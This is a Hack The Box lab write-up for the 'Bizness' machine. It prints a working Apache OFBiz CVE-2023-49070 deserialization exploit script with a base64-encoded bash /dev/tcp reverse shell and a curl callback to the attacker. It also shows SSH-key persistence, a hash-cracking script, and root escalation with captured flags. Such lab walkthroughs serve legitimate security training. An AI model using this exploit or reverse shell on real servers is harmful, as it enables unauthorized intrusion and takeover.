


Bizness



IP: 10.129.13.17

Info Gathering

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Bizness
cd ~/HTB/Boxes/Bizness

# Open a tmux session
tmux new -s Bizness

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
sudo openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
sudo msfconsole
workspace -a Bizness
workspace Bizness
setg LHOST 10.10.14.142
setg LPORT 1337
setg RHOST 10.129.15.15
setg RHOSTS 10.129.15.15
setg SRVHOST 10.10.14.142
setg SRVPORT 9000
use multi/handler
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A -p 22,80 10.129.13.17 -oN Bizness.nmap
```

Hosts

Hosts

| address | mac | name | os_name | os_flavor | os_sp | purpose |
|--------------|-----|------|---------|-----------|-------|---------|
| 10.129.13.17 | | | Linux | | 5.X | server |

Services

Services

| host | port | proto | name | state | info |
|--------------|------|-------|----------|-------|----------------------|
| 10.129.13.17 | 22 | tcp | ssh | open | OpenSSH 8.4p1 Debian |
| 10.129.13.17 | 80 | tcp | http | open | nginx 1.18.0 |
| 10.129.13.17 | 443 | tcp | ssl/http | open | nginx 1.18.0 |

Gaining Access

In my nmap results I am able to see there is a redirect from 10,129.13.17 to bizness.htb

Screenshot Evidence

```
80/tcp open  http      nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
443/tcp open  ssl/http  nginx 1.18.0
```

I added that to my /etc/hosts file

```
# Open File for Editing
vim /etc/hosts
# ADD LINE
10.129.13.17    bizness.htb
```


Screenshot Evidence

```
(tobor@kali)-[~]
└─$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
10.129.13.17  bizness.htb

# The following lines are desirable for IPv6 capable hosts
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
```

I am now able to view the website

Screenshot Evidence




When visiting the site I notice I have a JSESSIONID which appears to be a file of type .jvml

The only info I could find on jvml is that it stands for Java Virtual Machine Language but I struggled to find information on it in the context of a JSESSION cookie

My best assumption is the jsession id is verified by executing a Java program that returns some kind of response

Screenshot Evidence



The subscribe button sends a POST request with "email" as the data field

Screenshot Evidence

```
Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: business.htb
3 Cookie: JSESSIONID=6895996A11E59AD38C89A08FF94ECD9F.jvm1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 6
10 Origin: https://business.htb
11 Referer: https://business.htb/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18 Connection: close
19
20 email=
```

Looking at the contactform.js file I can see that a regular expression is used to verify the email address field as well as a minimum length checker

Screenshot Evidence

```
emailExp = /^[^\s()<>@,;:\|/]+\w[\w\.-]+\.[a-z]{2,}$/i;
```

```
f.children('input').each(function() { // run all inputs
```

```
var i = $(this); // current input
```

```
var rule = i.attr('data-rule');
```

```
if (rule !== undefined) {
```

```
    var ierror = false; // error flag for current input
```

```
    var pos = rule.indexOf(':', 0);
```

```
    if (pos >= 0) {
```

```
        var exp = rule.substr(pos + 1, rule.length);
```

```
        rule = rule.substr(0, pos);
```

```
    } else {
```

```
        rule = rule.substr(pos + 1, rule.length);
```

```
    }
```

```
switch (rule) {
```

```
    case 'required':
```

```
        if (i.val() === '') {
```

```
            ferror = ierror = true;
```

```
        }
```

```
        break;
```

```
    case 'minlen':
```

```
        if (i.val().length < parseInt(exp)) {
```

```
            ferror = ierror = true;
```

```
        }
```

```
        break;
```

```
    case 'email':
```

```
        if (!emailExp.test(i.val())) {
```

```
            ferror = ierror = true;
```

```
        }
```

```
        break;
```

```
    case 'checked':
```

I noticed in this file that the action when successfully verified calls contactform/contactform.php along with how to define a POST request

Screenshot Evidence

```

    },
    if (error) return false;
    else var str = $(this).serialize();
    var action = $(this).attr('action');
    if( ! action ) {
        action = 'contactform/contactform.php';
    }
    $.ajax({
        type: "POST",
        url: action,
        data: str,
        success: function(msg) {
            // alert(msg);
            if (msg == 'OK') {
                $("#sendmessage").addClass("show");
                $("#errormessage").removeClass("show");
                $('.contactForm').find("input, textarea").val("");
            } else {
                $("#sendmessage").removeClass("show");
                $("#errormessage").addClass("show");
                $('#errormessage').html(msg);
            }
        }
    });
}

```

All HTML methods to this page redirect me to the home page so I started a URL discovery looking for PHP extensions

```

# Command Executed
ffuf -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u https://business.htb/FUZZ -H 'User-Agent: User-Agent Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0' -c --fw 1 -e .php -recursion

```

The fuzz discovered a login page for multiple areas

LINK: <https://business.htb/manufacturing/control/main>

LINK: <https://business.htb/catalog/control/main>

LINK: <https://business.htb/example/control/main>

LINK: <https://business.htb/myportal/control/main>

LINK: <https://business.htb/sfa/control/main>

LINK: <https://business.htb/facility/control/main>

LINK: <https://business.htb/ebay/control/main>

Screenshot Evidence

Registered User

User Name

Password

Login

[Forgot Your Password?](#)

An Apache error was returned at one of the links telling me Nginx and Apache are being used to host sites on the same port at different URLs

LINK: <https://business.htb/tomahawk/>

LINK: <https://business.htb/bluelight/>

Screenshot Evidence

HTTP Status 404 – Not Found

Type Status Report

Message The requested resource [/tomahawk/] is not available

Description The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.

Apache Tomcat/9.0.82

A web tools login page was found

LINK: <https://business.htb/webtools/control/main>

An error message is returned providing a username and password but these do not work for logging into the site

Screenshot Evidence

Web Tools Main Page



For something interesting make sure you are logged in, try `username: admin, password: ofbiz.`

NOTE: If you have not already run the installation data loading script, from the ofbiz home directory

Login

LINK: <https://business.htb/webtools/control/login>

Screenshot Evidence Credentials dont work



Clicking the login link redirected me to the same location for registered users

LOGIN: <https://business.htb/webtools/control/checkLogin>

I can see the site is Release Version 18.12 by the footer

Screenshot Evidence



I searched exploit db for exploits but none of the results were current for release 18.12

```
# Command Executed
searchsploit ofbiz
```

A Google search for "ofbiz exploit" returned a more recent result for **CVE-2023-49070**

CVE: <https://nvd.nist.gov/vuln/detail/CVE-2023-49070>

REFERENCE: <https://www.bleepingcomputer.com/news/security/apache-ofbiz-rce-flaw-exploited-to-find-vulnerable-confluence-servers/>

PROOF OF CONCEPT: <https://nvd.nist.gov/vuln/detail/CVE-2023-49070>

The PoC README verifies the version is susceptible to the PoC

Screenshot Evidence

Pre-auth RCE in Apache Ofbiz 18.12.09. It's due to XML..

Critical severity Unreviewed Published on Dec 5, 2023 to the GitHub Advisory Database • Update

| Package | Affected versions |
|--------------------------------------|-------------------|
| No package listed— Suggest a package | Unknown |

Description

Pre-auth RCE in Apache Ofbiz 18.12.09.

It's due to XML-RPC no longer maintained still present.

This issue affects Apache OFBiz: before 18.12.10.

Users are recommended to upgrade to version 18.12.10

I attempted to execute the exploit

```
# Command Executed
git clone https://github.com/abdoghazy2015/ofbiz-CVE-2023-49070-RCE-POC.git
cd ofbiz-CVE-2023-49070-RCE-POC
sudo apt-get -y install openjdk-11-jre
java -version
sudo update-alternatives --config java
# 1 selected Java 11 for me
wget https://github.com/frohoff/ysoserial/releases/latest/download/ysoserial-all.jar
python3 exploit.py https://business.htb/ rce "curl 10.10.14.128"
```

I was able to successfully gain RCE

Screenshot Evidence

```
(tobor@kali)-[~/var/www/html]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.13.17 - - [06/Jan/2024 12:47:03] "GET / HTTP/1.1" 200 -
```

I rewrote the python exploit adding a shell. I needed to reset the machine for the exploit to work

Contents of ex.py

```
import requests, sys, subprocess, base64, urllib3, os
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

headers = {
    'Content-Type': 'application/xml'
}

def
rce(url, arg):
```

```

try:
    payload=subprocess.check_output(["java","-jar","ysoserial-all.jar","CommonsBeanutils1",arg])
except:
    sys.exit("""
Command didn't executed, please make sure you have java binary v11
this exploit tested on this env
openjdk version "11.0.17" 2022-10-18
OpenJDK Runtime Environment (build 11.0.17+8-post-Debian-2)
OpenJDK 64-Bit Server VM (build 11.0.17+8-post-Debian-2, mixed mode, sharing)
""")

base64_payload=base64.b64encode(payload).decode()
xml_data = '''<?xml version="1.0"?>
<methodCall>
  <methodName>RCE-Test</methodName>
  <params>
    <param>
      <value>
        <struct>
          <member>
            <name>rce</name>
            <value>
              <serializable xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">
                %s
              </serializable>
            </value>
          </member>
        </struct>
      </value>
    </param>
  </params>
</methodCall>
'''%base64_payload
r=requests.post(url+"webtools/control/xmlrpc/?
USERNAME=Y&PASSWORD=Y&requirePasswordChange=Y",data=xml_data,headers=headers,verify=False)
if "java.lang.reflect.InvocationTargetException" in r.text:
    print("Exploit Completed Successfully !")
else:
    print("Not Sure Worked or not ")

def dns(url,arg):
try:
    payload=subprocess.check_output(["java","-jar","ysoserial-all.jar","URLDNS",arg])
except:
    sys.exit("""
Command didn't executed, please make sure you have java binary v11
this exploit tested on this env
openjdk version "11.0.17" 2022-10-18
OpenJDK Runtime Environment (build 11.0.17+8-post-Debian-2)
OpenJDK 64-Bit Server VM (build 11.0.17+8-post-Debian-2, mixed mode, sharing)
""")

base64_payload=base64.b64encode(payload).decode()
xml_data = '''<?xml version="1.0"?>
<methodCall>
  <methodName>Dns</methodName>
  <params>
    <param>
      <value>
        <struct>
          <member>
            <name>rce</name>
            <value>
              <serializable xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">
                %s
              </serializable>
            </value>
          </member>
        </struct>
      </value>
    </param>
  </params>
</methodCall>
'''%base64_payload
r=requests.post(url+"webtools/control/xmlrpc/?
USERNAME=Y&PASSWORD=Y&requirePasswordChange=Y",data=xml_data,headers=headers,verify=False)

```

```

if "No such service" in r.text:
    print("Exploit Completed Successfully !")
else:
    print("Not Sure Worked or not ")

def shell(url,arg):
    try:
        ip=arg.split(":")[0]
        port=int(arg.split(":")[1])
        rev_shell_command="bash -i >& /dev/tcp/{ip}/{port} 0>&1".format(ip=ip,port=port)
        encoded_rev_shell_command=base64.b64encode(rev_shell_command.encode()).decode()
        rev_shell1="bash -c echo${IFS}%s|base64${IFS}-d|bashT%encoded_rev_shell_command
rce(url,rev_shell1)

    except:
        sys.exit("Please make sure from data")

def main():

    if not len(sys.argv) > 3:
        sys.exit("""
Usage:
python3 exploit.py target_url rce command
python3 exploit.py target_url dns dns_url
python3 exploit.py target_url shell ip:port
""")

    if not os.path.exists("ysoserial-all.jar"):
        sys.exit("ysoserial-all.jar file must be in the same directory")

    target_url=str(sys.argv[1])
    action=str(sys.argv[2])
    arg=str(sys.argv[3])
    if not target_url.endswith("/"):
        target_url=target_url+"/"
    if not target_url.startswith("http://") and not target_url.startswith("https://"):
        sys.exit("""
Please Enter a Valid target_url
Ex: https://example.com
""")

    if action == "rce":
        rce(target_url,arg)
    elif action == "dns":
        if not arg.startswith("http://") and not arg.startswith("https://"):
            sys.exit("""
Please Enter a Valid dns url
Ex: https://example.com
""")
        dns(target_url,arg)

    elif action == "shell":
        shell(target_url,arg)
    else:
        sys.exit("""
Usage:
python3 exploit.py target_url rce command
python3 exploit.py target_url dns dns_url
python3 exploit.py target_url shell ip:port
""")

main()

```

I executed the exploit and I was then able to read the user flag

```

# Command Executed
python3 ex.py https://bizness.htb shell 10.10.14.142:1337

```

Screenshot Evidence Command Executed

```
(root@kali)-[~/home/tobor/HTB/ofbiz-CVE-2023-49070-RCE-POC]
└─# python3 ex.py https://business.htb shell 10.10.14.128:1337
Not Sure Worked or not
```

Screenshot Evidence Shell

```
ofbiz@business:~$ cat user.txt
cat user.txt
57b0556d428855e2dfb90fb5e50def28
ofbiz@business:~$ id
id
uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbiz-operator)
ofbiz@business:~$ hostname
hostname
business
ofbiz@business:~$ hostname -I
hostname -I
10.129.14.2 dead:beef::250:56ff:feb0:bf02
ofbiz@business:~$ |
```

For persistence I added my SSH key to the authorized keys file of the user

```
# Command Executed
mkdir ~/.ssh
echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBK+swmWqU3X8Z09m7TAv6bNc7P29s7I2D9GFhVnKS1k root@kali' >> ~/.ssh/authorized_keys
```

I could then SSH in as ofbiz

```
# Command Executed
ssh ofbiz@business.htb -i ~/.ssh/id_ed25519
```

Screenshot Evidence

```
(root@kali)-[~/home/tobor/HTB/ofbiz-CVE-2023-49070-RCE-POC]
└─# ssh ofbiz@business.htb -i ~/.ssh/id_ed25519
The authenticity of host 'business.htb (10.129.14.2)' can't be established.
ED25519 key fingerprint is SHA256:Yr2p1P6C5tZyGiCNZeUYNDmsDGrfGijissa6WJo0yP
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'business.htb' (ED25519) to the list of known hosts.
Enter passphrase for key '/root/.ssh/id_ed25519':
Linux business 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ofbiz@business:~$ |
[HTB] 0:openvpn 1:msf 2:ssh* 3:bash-
```

USER FLAG: 57b0556d428855e2dfb90fb5e50def28

PrivEsc

In my enumeration I discovered an interesting application called Derby which can be used by Apache as a Java database (RDBMS).

This must be where database information is stored as there are no SQL servers on the server

```
# Command Executed
ls -la /opt/ofbiz/runtime/data/derby
```

Screenshot Evidence

```
ofbiz@business:~$ ls -la /opt/ofbiz/runtime/data/derby
total 24
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Dec 21 09:15 .
drwxr-xr-x 3 ofbiz ofbiz-operator 4096 Dec 21 09:15 ..
-rw-r--r-- 1 ofbiz ofbiz-operator 2320 Jan  7 11:21 derby.log
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Jan  7 11:21 ofbiz
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Jan  7 11:21 ofbizolap
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Jan  7 11:21 ofbiztenant
ofbiz@business:~$ |
[Bizness] 0:openvpn 1:msf- 2:ssh*
```

Derby uses .dat files for storing information which I found saved at **/opt/ofbiz/runtime/data/derby/ofbiztenant/seg0/**

There are a ton of dat files

```
# Command Executed
find /opt/ofbiz -type f -name '*.dat' 2>/dev/null
```

Screenshot Evidence

```
ofbiz@bizness:~$ find /opt/ofbiz -type f -name '*.dat' 2>/dev/null
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c10001.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c7161.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c12fe1.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/cf4f1.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/cc3f1.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/cc581.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c11601.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c9151.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/c101.dat
/opt/ofbiz/runtime/data/derby/ofbiz/seg0/cebd1.dat
```

I grepped these files for the password string and returned a SHA1 hash result

```
# Command Executed
strings /opt/ofbiz/runtime/data/derby/ofbiz/seg0/* | grep -i password
```

Screenshot Evidence

```
ofbiz@bizness:~$ strings /opt/ofbiz/runtime/data/derby/ofbiz/seg0/* | grep -i password
password
SYSCS_RESET_PASSWORD
SYSCS_RESET_PASSWORD
password
SYSCS_MODIFY_PASSWORD
SYSCS_MODIFY_PASSWORD
password
SYSCS_RESET_PASSWORD
SYSCS_MODIFY_PASSWORD
      <td align='left'><span>Password: </span></td>
      <td align='left'><input type="password" class='inputBox' name=
"PASSWORD" autocomplete="off" value="" size="20"></td>
      <div><a href="@ofbizUrl"/forgotpasswd/</@ofbizUrl">Forgot Password?<
/a></div>
      <#if autoUserLogin?has_content>document.loginform.PASSWORD.focus();</#if>
      <Password>${password}</Password>
!Change Password Template Location
!Forget Password Template Location
Retrieve Password
      <eeval-UserLogin createdStamp="2023-12-16 03:40:23.643" createdTxStamp=
"2023-12-16 03:40:23.445" currentPassword="$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I" enabled=
"Y" hasLoggedOut="N" lastUpdatedStamp="2023-12-16 03:44:54.272" lastUpdatedTxStamp="202
3-12-16 03:44:54.213" requirePasswordChange="N" userLoginId="admin" />
```

The hash format is not a discovered type by hashid and does not have a value I could find associated with John or Hashcat

To crack the hash I need to first convert the hash using the same method the application does and compare the result to the hash value I have

I did this using python

At line 49 in <https://github.com/apache/ofbiz/blob/trunk/framework/base/src/main/java/org/apache/ofbiz/base/crypto/HashCrypt.java> I get how the SHA1 hash is encrypted

At line 53 in <https://github.com/apache/ofbiz/blob/trunk/framework/base/src/main/java/org/apache/ofbiz/base/crypto/HashCrypt.java> I get the number of PBKDF2 iterations

At line 247 in <https://github.com/apache/ofbiz/blob/trunk/framework/base/src/main/java/org/apache/ofbiz/base/crypto/HashCrypt.java> I get the salt value which is randomly generated

Contents of Python Script

```
#!/usr/bin/env python3
import hashlib
import base64
import os
from tqdm import tqdm

class PasswordEncryptor:
    def __init__(self, hash_type="SHA", pbkdf2_iterations=10000):
        self.hash_type = hash_type
        self.pbkdf2_iterations = pbkdf2_iterations

    def cbytes(self, salt, value):
        if not salt:
            salt = base64.urlsafe_b64encode(os.urandom(16)).decode('utf-8')
            hash_obj = hashlib.new(self.hash_type)
            hash_obj.update(salt.encode('utf-8'))
            hash_obj.update(value)
            hashed_bytes = hash_obj.digest()
            result = f"${self.hash_type}${salt}${base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')}"
            return result

    def get_encrypted_bytes(self, salt, value):
        try:
            hash_obj = hashlib.new(self.hash_type)
            hash_obj.update(salt.encode('utf-8'))
            hash_obj.update(value)
            hashed_bytes = hash_obj.digest()
            return base64.urlsafe_b64encode(hashed_bytes).decode('utf-8').replace('+', '.')
        except hashlib.NoSuchAlgorithmException as e:
            raise Exception(f"Error while computing hash of type {self.hash_type}: {e}")

hash_type = "SHA1"
salt = "d"
search = "$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I="
wordlist = '/usr/share/wordlists/rockyou.txt'
encryptor = PasswordEncryptor(hash_type)
total_lines = sum(1 for _ in open(wordlist, 'r', encoding='latin-1'))

with open(wordlist, 'r', encoding='latin-1') as password_list:
    for password in tqdm(password_list, total=total_lines, desc="Processing"):
        value = password.strip()


        hashed_password = encryptor.cbytes(salt, value.encode('utf-8'))

        if hashed_password == search:
            print(f'Found Password:{value}, hash:{hashed_password}')
            break # Stop the loop if a match is found
```

I was then able to crack the hash

PASSWORD: monkeybizness

Screenshot Evidence



```
(root@kali)-[~/home/tobor/HTB/Boxes/Bizness]
└─# python3 ./decrypt-pass.py
Processing: 10%|██████████|
Found Password:monkeybizness, hash:$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I=
Processing: 10%|██████████|
```

I was then able to use the password to su as the root user

```
# Command Executed
su - root
Password: monkeybizness
cat /root/root.txt
#RESULTS
0c03e73cf8980cc0ca3c436ae4a0244e
```

Screenshot Evidence

```
ofbiz@bizness:~$ su - root
Password:
root@bizness:~# cat /root/root.txt
0c03e73cf8980cc0ca3c436ae4a0244e
root@bizness:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bizness:~# hostname
bizness
root@bizness:~# hostname -I
10.129.15.15 dead:beef::250:56ff:feb0:5d21
root@bizness:~# |
[Bizness] 0:openvpn 1:msf 2:ssh* 3:bash-
```

ROOT FLAG: 0c03e73cf8980cc0ca3c436ae4a0244e